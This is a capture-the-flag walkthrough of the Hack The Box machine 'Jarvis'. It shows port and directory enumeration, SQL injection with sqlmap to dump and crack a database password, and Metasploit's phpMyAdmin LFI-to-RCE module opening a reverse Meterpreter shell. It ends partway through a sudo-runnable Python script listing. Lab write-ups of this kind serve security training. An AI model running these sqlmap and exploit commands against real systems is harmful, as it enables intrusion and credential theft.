Welcome to another writeups of htb boxes. Today we will be doing Jarvis. Its a linux based box. So lets get going:


Enumeration

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u6
(protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzv4ZGiO8sDRbIsdZhchg+dZEot3z8++mrp9m0VjP6qxr7

|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCDW2OapO3Dq1CHlnKtWhDuc

|   256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPuKufVSUgOG304mZjkK8IrZcAGMm76Rfmq2by7C0Nmo
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Stark Hotel
64999/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))

|_http-server-header: Apache/2.4.25 (Debian)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Site doesn't have a title (text/html).
```

From the nmap scan, 3 ports have returned open. Two ports 80 and 64999 are running apache web servers and the OS identified is Debian. So we will be targeting those webservers. First going with port 80:

Port 80

Its running a beautiful website with very less functionality:




Domain name was disclosed on the top. I quickly added the entry to my hosts file, restarted my browser and continued enumeration. While I was reading the source code, I ran gobuster in the background. It found some directories and pages:


```
┌──(root💀kali)-[/home/rishabh/HTB/Jarvis]
└─# gobuster dir -u http://supersecurehotel.htb/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --
no-error -o dirbust -b 400,404 -q -x php,txt -t 64
/index.php            (Status: 200) [Size: 23628]
/nav.php              (Status: 200) [Size: 1333]
/footer.php           (Status: 200) [Size: 2237]
/css                  (Status: 301) [Size: 326] [-->
http://supersecurehotel.htb/css/]
/js                   (Status: 301) [Size: 325] [-->
http://supersecurehotel.htb/js/]
/images               (Status: 301) [Size: 329] [-->
http://supersecurehotel.htb/images/]
/fonts                (Status: 301) [Size: 328] [-->
http://supersecurehotel.htb/fonts/]
```

```
/phpmyadmin            (Status: 301) [Size: 333] [-->
http://supersecurehotel.htb/phpmyadmin/]
/connection.php        (Status: 200) [Size: 0]
/room.php              (Status: 302) [Size: 3024] [--> index.php]
/sass                  (Status: 301) [Size: 327] [-->
http://supersecurehotel.htb/sass/]
/server-status         (Status: 403) [Size: 308]
```

/saas directory contained scss files which are CSS files for Ruby.
/phpmyadmin is the database for this application:



We dont have any credentials, if you search for default credentials, then the default username is root and password is blank. It won't work. Now moving on, there was another domain name being disclosed on the home page:



Contact Information

291 South 21th Street,
Suite 721 New York NY 10016

+ 1235 2355 98


supersecurehotel@logger.htb

supersecurehotel.htb

I added it to my hosts file. Logger.htb also redirected to the same page. No other directories or pages contained anything important. Now, I will move on to the next port which is also running the web server.

Port 64999

Navigating to this port for the first time blocked our IP:




Hey you have been banned for 90 seconds, don't be bad


I ran gobuster despite this message, I thought maybe this is hardcoded. I was stuck at this point.
I again went to port 80 and enumerated more manually.

Port 80 more enumeration

If you click on book now on any room, this is the page that gets loaded, I have clicked on Room 1:



I changed the values of cod parameter in the url and whatever number you gave, if the associated record existed in the database, it would fetch and display. In the start I tested with any arbitrary number. There was no image displayed for the cod number 23:



Now I started testing for sql injection. The easiest way to start is just append " ' " single tick after the number. The same output of blank photo appeared. I threw the


url to sqlmap to see whether its vulnerable to sql injection and indeed it was vulnerable.
I won't lie here, but I am very weak at manual SQLi, so this time I prefering sqlmap to do the work, but in the future, I will try to do as manually as possible.

Exploitation

First step I gathered the list of databases:

```
sqlmap -u http://supersecurehotel.htb/room.php?cod=1 --dbs

available databases [4]:
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema
```


Now, I selected the database hotel, and listed the tables. It had just one table room and there were no credentials found, just a table which had columns describing room. I moved to database "mysql"
There was a table called user in the database, next I dumped the whole table. It contained just 1 user and its password hash:



```
| Host      | User    | plugin  | is_role | Password                                  | ssl_type | Drop_priv | File_p
riv | Alter_priv | Event_priv | Grant_priv | Index_priv | Super_priv | ssl_cipher | Create_priv | Delete_priv | Inser
t_priv | Reload_priv | Select_priv | Update_priv | max_updates | x509_issuer | Execute_priv | Process_priv | Show_db_
priv | Trigger_priv | default_role | x509_subject | Shutdown_priv | max_questions | Show_view_priv | References_priv
| Repl_slave_priv | max_connections | Create_user_priv | Create_view_priv | Lock_tables_priv | Repl_client_priv | pas
sword_expired | Alter_routine_priv | max_statement_time | Create_routine_priv | max_user_connections | Create_tmp_tab
le_priv | authentication_string | Create_tablespace_priv |
+-----------+---------+---------+---------+-------------------------------------------+----------+-----------+--------
-----+------------+------------+------------+------------+------------+------------+-------------+-------------+------
-------+-------------+-------------+-------------+-------------+-------------+--------------+--------------+--------
-----+--------------+--------------+--------------+---------------+---------------+----------------+----------------
+-----------------+-----------------+------------------+------------------+------------------+------------------+---
-----------+---------------------+--------------------+---------------------+----------------------+---------------
---------+-----------------------+--------------------------+
| localhost | DBadmin | <blank> | N       | *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0 | <blank>  | Y         | Y
    | Y     [redacted]            | N      | [redacted]                                      | Y          | Y
      | Y           | Y           | Y           | 0           | <blank>     | Y            | Y            | Y
     | Y            | <blank>      | <blank>      | Y             | 0             | Y              | Y
| Y               | 0               | Y                | Y                | Y                | Y                | N
           | Y                   | 0.000000           | Y                   | 0                    | Y
       | <blank>               | Y                        |
+-----------+---------+---------+---------+-------------------------------------------+----------+-----------+--------
```


And using crackstation, the password was "imissyou"
I opened metasploit, because I haven't used it since a long time, and wanted to

practice a little.
Wappalyzer fetched the version of phpmyadmin which was 4.8.0. Now this version is vulnerable to lfi then RCE. You will have to use this module:




```
  6  exploit/multi/http/phpmyadmin_lfi_rce           2018-06-19       good        Yes     phpMyAdmin Authenticat
ed Remote Code Execution
```

These are the options you need to set:




```
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set password imissyou
password ⇒ imissyou
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set rhosts 10.129.1.113
rhosts ⇒ 10.129.1.113
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set username DBadmin
username ⇒ DBadmin
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set vhost supersecurehotel.htb
vhost ⇒ supersecurehotel.htb
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > check
[*] 10.129.1.113:80 - The target appears to be vulnerable.
```

Now type exploit and hit enter. Meterpreter session will be opened:



```
msf6 exploit(multi/http/phpmyadmin_lfi_rce) > exploit

[*] Started reverse TCP handler on [redacted]:4444
[*] Sending stage (39282 bytes) to 10.129.1.113
[*] Meterpreter session 1 opened ([redacted]:4444 → 10.129.1.113:48338 ) at 2021-11-16 17:47:38 -0500
```


Type shell and you will enter the machine's bash shell. Now, transform to fully interactive shell.



```
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 7511 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jarvis:/usr/share/phpmyadmin$ ls
```

Privilege Escalation

We are currently user www-data. Quick sudo -l reveals that we can run simpler.py script as user pepper without requiring the password.



```
www-data@jarvis:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/home$ 
```

Lets read what the script is doing:

```
#!/usr/bin/env python3
from datetime import datetime
import sys
import os
from os import listdir
import re

def show_help():
    message='''
********************************************************
* Simpler   -   A simple simplifier ;)                 *
* Version 1.0                                          *
********************************************************
Usage:  python3 simpler.py [options]

Options:
    -h/--help   : This help
    -s          : Statistics
    -l          : List the attackers IP
    -p          : ping an attacker IP
    '''
    print(message)

def show_header():
    print('''***********************************************
     _                 _
 ___(_)_ __ ___  _ __ | | ___ _ __ _ __  _   _
/ __| | '_ ` _ \| '_ \| |/ _ \ '__| '_ \| | | |
\__ \ | | | | | | |_) | |  __/ |_ | |_) | |_| |
|___/_|_| |_| |_| .__/|_|\___|_(_)| .__/ \__, |
                |_|                |_|    |___/
                                @ironhackers.es

***********************************************
''')

def show_statistics():
    path = '/home/pepper/Web/Logs/'
    print('Statistics\n-----------')
    listed_files = listdir(path)
    count = len(listed_files)
    print('Number of Attackers: ' + str(count))
    level_1 = 0
    dat = datetime(1, 1, 1)
    ip_list = []
    reks = []
    ip = ''
    req = ''
    rek = ''
    for i in listed_files:
        f = open(path + i, 'r')
        lines = f.readlines()
        level2, rek = get_max_level(lines)
        fecha, requ = date_to_num(lines)
